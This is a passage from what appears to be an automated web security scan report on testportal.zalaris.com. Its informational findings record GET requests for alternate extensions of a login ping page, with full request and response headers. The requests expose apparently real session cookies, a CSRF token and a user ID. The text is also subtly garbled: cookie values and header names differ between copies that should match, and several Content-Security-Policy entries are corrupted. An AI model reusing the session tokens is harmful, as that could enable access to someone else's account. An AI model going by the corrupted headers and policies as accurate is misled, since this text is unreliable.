<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004b770f}<br><hr>
Thu Jun 30 12:35:44 2022

</body></html>
...[SNIP]...
```

23.40. https://testportal.zalaris.com/neptune/native/neptune_login_ping.1

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/aq.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></footer></body>
...[SNIP]...
```

23.41. https://testportal.zalaris.com/neptune/native/neptune_login_ping.7z

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.7z HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zXz6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:45:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxc-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sap.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/xpg.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zXz6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:45:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxc-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sap.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
```

```
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><div class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"></div></div></div></div></body>
...[SNIP]...
```

23.42. https://testportal.zalaris.com/neptune/native/neptune_login_ping.a

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.a HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eB432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:45:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iaB:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
```

```
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/xa.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:45:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://fwf/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
